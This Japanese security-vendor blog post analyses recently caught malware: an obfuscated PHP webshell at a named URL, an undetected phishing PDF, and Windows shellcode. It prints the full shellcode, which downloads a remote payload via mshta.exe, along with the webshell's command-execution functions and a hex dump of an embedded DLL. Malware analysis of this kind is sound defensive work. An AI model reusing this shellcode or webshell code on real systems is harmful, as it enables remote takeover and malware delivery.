CloudCoffer

2020 年 7 月 31 日

セキュリティニュース：

CloudCoffer が捉えた最近のゼロデイ攻撃事例

ここ一、二週のうちに捉えられた実に典型的で悪質な事例があったので、それらについて解説する。以前にも、「CloudCoffer は各種ゼロデイ攻撃に対して強力なシールドになる」と紹介してあるが、これ等もそれを裏打ちする発見事例となった。

PHP ゼロデイ攻撃：

これは新規に作られた、PHP のゼロデイ脆弱性を使ったマルウェアで、チームはこれを、とある政府機関のサイトで発見した。

補足されたログ上の、悪意サイトの URL は　http://msiargentina.com/static/index/img/11.txt　であった。この URL/サイトは、unisys.com に正規に登録されているドメインである(これだけで怪しむ理由は、無いということ)。
この状態のこのリンク、あるいはファイル単体はテキストファイルでもあるので「まだ」危ない代物ではない。但し、何をする／しているか、わざと分からなくしている PHP ソースなのだから十分に怪しいと分かっている人は注意を向けるはずである。

また、WAF やその他の各種保護ソリューションは、これを機械的に解読しようとして、普通、追加の内容は何も発見しない。
その実態が、難読化が施された PHP ファイルであることは人間の素人目にも明らかである。各種ソリューションもそれ位は検知しているだろう。しかし、一体、

- 何割くらいの製品が、このサイトに能動的に調べに行き（これは普通、人間業（ワザ））
- 難読化されているものは怪しいので解析に廻す判断をして
- 解析が成功したうえで、これはマルウェアだと判定するだろうか？

答えは、VirusTotal の評価で 5/59 件 である(2020/7/15 登録)。これらは、「 調べろ 」と指令されたファイルをエンジンが解析、評価している結果であることにも注目して頂きたい。

CloudCoffer のシステムは、この情報が通過して行くのを捕らえて（チラ見しただけでは決して、ない）、難読化を喝破して検知アラートを出した。

一方、CloudCoffer の人間チームは、当該ファイル末尾の function ブロックから、これらの解読に成功して、ゼロデイ攻撃をする PHP マルウェアであると突き止めることができた。


これらの結果、当該ファイルの実態は多大な怪しい機能を内在したプログラム（付録１　ファンクション一覧[i]を参照）であり、難読化のため、さらにもう一段階エンコードされたバイナリまで抱えたマルウェア PHP ファイルだった（付録２　HEX ダンプしたものを参照[ii]）。

ARIS Advanced Research & Information Service

デコードされた後のものであれば、通常のアンチウイルスでも検知できるというのが最近のステルス系のウイルスに顕著な特徴かもしれない。当方でそのファイルをメールに添付し送信したところ、アンチウイルスで弾かれたことをみて、「この違いは実に印象的だ。」と感じたほどである。

PDF ファイルでもフィッシングが実装されている：

先日 7/28、某政府機関から入手した pdf ファイル vi.pdf 。



VirusTotal サイトでの vi.pdf の評価

59 個のアンチウイルスエンジンのいずれも検知できていないことが分かる。登録日時(右上)にも注目して頂きたい。

このファイルは Web サーバ上で機能し、顧客がアクセスして騙されるように工夫されている。つまり、拡張子を pdf などとしてインジェクションと、その後の発見を難しくもしている。

Microsoft シェルコードを発見（ゼロデイ 2020/07/22）：

Windows の OS コマンドかフィッシング攻撃に使われるものである。攻撃者は Windows にこのシェルコードを埋め込んでいた。

“¥x31¥xc0¥x66¥xb8¥x72¥x74¥x50¥x68¥x6d¥x73¥x76¥x63¥x54¥xbb¥x5c¥x39¥xe3¥x77¥xff¥xd3¥x89¥xc5¥x31¥xc0¥x50¥x68¥x2e¥x68¥x74¥x61¥x68¥x57¥x61¥x52¥x4f¥x68¥x2f¥x39¥x4d¥x4b¥x68¥x30¥x38¥x30¥x38¥x68¥x31¥x39¥x32¥x3a¥x68¥x2e¥x34¥x33¥x2e¥x68¥x2e¥x31¥x36¥x38¥x68¥x2f¥x31¥x39¥x32¥x68¥x74¥x70¥x3a¥x2f¥x68¥x65¥x20¥x68¥x74¥x68¥x61¥x2e¥x65¥x78¥x68¥x6d¥x73¥x68¥x74¥x89¥xe7¥x57¥xb8¥x6f¥xb1¥xfa¥x6f¥xff¥xd0¥x31¥xc0¥x50¥xb8¥x4f¥x21¥xe3¥x77¥xff¥xd0”

解析の結果、これは不正なシェルコードであることが判明し、MS スクリプティングホストの正規のインタプリタ“mshta.exe”を操作し、リモートからマルウェアをダウンロードしている事が分かった。

mshta.exe は html アプリケーションを実行し、Windows システムでのスクリプト実行をアシストしている。通常は c:¥windows¥system32 にあるが、最近は集中的な攻撃対象になっている。
このコードで攻撃者はリモートからシステムを制御可能となる。

以上、少しでもご参考になれば幸いです。

お問い合わせ先：株式会社アリス　AI セキュリティ事業部<aisec@aris-kk.co.jp>

CloudCoffer On Cloud（CCC）サイト：https://ccc.cloudcoffer.jp
CloudCoffer サイト：https://www.cloudcoffer.jp
RayAegis Japan サイト：https://www.rayaegis.co.jp

ARIS Advanced Research & Information Service

[i] 付録 1：mal.php に内在するファンクション一覧。

function 定義がある行を抽出。他に@は～、$は＃に置き換え、exe は XYZ にしてある（XYZc は exec だった)。

```
Root_GP(#array)
Root_CSS()
	packdir(#array)
		if(~function_exists('gzcompress'))
	at(#atunix = 0)
	filezip(#data, #name, #time = 0)
	packfile()
File_Str(#string)
File_Size(#size)
File_Mode()
File_Read(#filename)
File_Write(#filename,#filecode,#filemode)
File_Up(#filea,#fileb)
File_Down(#filename)
File_Deltree(#deldir)
File_Act(#array,#actall,#inver)
File_Edit(#filepath,#filename,#dim = '')
search(str){
CheckDate(){
File_Soup(#p)
File_a(#p)
	Inputok(msg,gourl)
	Delok(msg,gourl)
	CheckDate(msg,gourl)
	CheckAll(form)
	SubmitUrl(msg,txt,actid)
Guama_Pass(#length)
Guama_Make(#codea,#codeb,#codec)
Guama_Auto(#gp,#gt,#gl,#gc,#gm,#gf,#gi,#gk,#gd,#gb)
Guama_b()
Fulll(i)
autorun()
Qingma_Auto(#qp,#qt,#qc,#qd,#qb)
Qingma_c()
Fullll(i){
autoup(){
Tihuan_Auto(#tp,#tt,#th,#tca,#tcb,#td,#tb)
Tihuan_d()
Fullllll(i){
showth(th){
autoup(){
Antivirus_Auto(#sp,#features,#st,#sb)
Antivirus_e()
Findfile_Auto(#sfp,#sfc,#sft,#sff,#sfb)
Findfile_j()
Info_Cfg(#varname){switch(#result = get_cfg_var(#varname)){case 0: return "No"; break; case 1: return
"Yes"; break; default: return #result; break;}}
Info_Fun(#funName){return (false !== function_exists(#funName)) ? "Yes" : "No";}
Info_f()
	#dis_func = get_cfg_var("disable_functions");
XYZc_Run(#cmd)
	if(function_exists('XYZc')){~XYZc(#cmd,#res);#res = join("¥n",#res);}
	elseif(function_exists('shell_XYZc')){#res = ~shell_XYZc(#cmd);}
	elseif(function_exists('system')){~ob_start();~system(#cmd);#res =
~ob_get_contents();~ob_end_clean();}
	elseif(function_exists('passthru')){~ob_start();~passthru(#cmd);#res =
~ob_get_contents();~ob_end_clean();}
XYZc_g()
sFull(i){
Com_h()
hFull(i){
Port_i()
Linux_k()
Servu_l()
Mysql_shellcode()
Mysql_m()
Fullm(i){
Mysql_n()
nFull(i){
Mysql_Len(#data,#len)
Mysql_Msg()
Delok(msg,gourl)
Createok(ac)
```

```
Mysql_o()
Root_Login(#MSG_TOP)
WinMain()
                    switchTab(tabid)
```

[ii] 付録 2：Mysql_shellcode() の 16 進表記をバイナリに戻し、HEX ダンプしたもの（一部）

```
00000000   4d 5a 90 00 03 00 00 00   04 00 00 00 ff ff 00 00   |MZ..............|
00000010   b8 00 00 00 00 00 00 00   40 00 00 00 00 00 00 00   |........@.......|
00000020   00 00 00 00 00 00 00 00   00 00 00 00 00 00 00 00   |................|
00000030   00 00 00 00 00 00 00 00   00 00 00 00 e0 00 00 00   |................|
00000040   0e 1f ba 0e 00 b4 09 cd   21 b8 01 4c cd 21 54 68   |........!..L.!Th|
00000050   69 73 20 70 72 6f 67 72   61 6d 20 63 61 6e 6e 6f   |is program canno|
00000060   74 20 62 65 20 72 75 6e   20 69 6e 20 44 4f 53 20   |t be run in DOS |
00000070   6d 6f 64 65 2e 0d 0d 0a   24 00 00 00 00 00 00 00   |mode....$.......|
00000080   9b bb 9a 02 df da f4 51   df da f4 51 df da f4 51   |.......Q...Q...Q|
00000090   a4 c6 f8 51 dd da f4 51   5c c6 fa 51 cb da f4 51   |...Q...Q¥..Q...Q|
000000a0   37 c5 fe 51 8b da f4 51   df da f4 51 dc da f4 51   |7..Q...Q...Q...Q|
000000b0   bd c5 e7 51 da da f4 51   df da f5 51 84 da f4 51   |...Q...Q...Q...Q|
000000c0   37 c5 ff 51 dc da f4 51   37 c5 f0 51 de da f4 51   |7..Q...Q7..Q...Q|
000000d0   52 69 63 68 df da f4 51   00 00 00 00 00 00 00 00   |Rich...Q........|
000000e0   50 45 00 00 4c 01 03 00   b2 97 6a 46 00 00 00 00   |PE..L.....jF....|
000000f0   00 00 00 00 e0 00 0e 21   0b 01 06 00 00 50 00 00   |.......!.....P..|
00000100   00 10 00 00 00 90 00 00   10 e6 00 00 00 a0 00 00   |................|
00000110   00 f0 00 00 00 00 00 10   00 10 00 00 00 02 00 00   |................|


00004c20   7d f0 00 00 60 f0 00 00   00 00 00 00 00 00 00 00   |}...`...........|
00004c30   00 00 00 00 88 f0 00 00   68 f0 00 00 00 00 00 00   |........h.......|
00004c40   00 00 00 00 00 00 00 00   00 00 00 00 00 00 00 00   |................|
00004c50   92 f0 00 00 a0 f0 00 00   b0 f0 00 00 00 00 00 00   |................|
00004c60   c0 f0 00 00 00 00 00 00   73 00 00 80 00 00 00 00   |........s.......|
00004c70   4b 45 52 4e 45 4c 33 32   2e 44 4c 4c 00 75 72 6c   |KERNEL32.DLL.url|
00004c80   6d 6f 6e 2e 64 6c 6c 00   57 53 32 5f 33 32 2e 64   |mon.dll.WS2_32.d|
00004c90   6c 6c 00 00 4c 6f 61 64   4c 69 62 72 61 72 79 41   |ll..LoadLibraryA|
00004ca0   00 00 47 65 74 50 72 6f   63 41 64 64 72 65 73 73   |..GetProcAddress|
00004cb0   00 00 56 69 72 74 75 61   6c 50 72 6f 74 65 63 74   |..VirtualProtect|
00004cc0   00 00 55 52 4c 44 6f 77   6e 6c 6f 61 64 54 6f 46   |..URLDownloadToF|
00004cd0   69 6c 65 41 00 00 00 00   00 00 00 00 b1 97 6a 46   |ileA..........jF|
00004ce0   00 00 00 00 1e f1 00 00   01 00 00 00 03 00 00 00   |................|
00004cf0   03 00 00 00 00 f1 00 00   0c f1 00 00 18 f1 00 00   |................|
00004d00   90 10 00 00 90 15 00 00   80 10 00 00 2b f1 00 00   |............+...|
00004d10   31 f1 00 00 3e f1 00 00   00 00 01 00 02 00 6d 79   |1...>.........my|
00004d20   73 71 6c 44 6c 6c 2e 64   6c 6c 00 73 74 61 74 65   |sqlDll.dll.state|
00004d30   00 73 74 61 74 65 5f 64   65 69 6e 69 74 00 73 74   |.state_deinit.st|
00004d40   61 74 65 5f 69 6e 69 74   00 00 00 00 00 e0 00 00   |ate_init........|
00004d50   0c 00 00 00 1d 36 00 00   00 00 00 00 00 00 00 00   |.....6..........|
00004d60   00 00 00 00 00 00 00 00   00 00 00 00 00 00 00 00   |................|
*
00004e00
```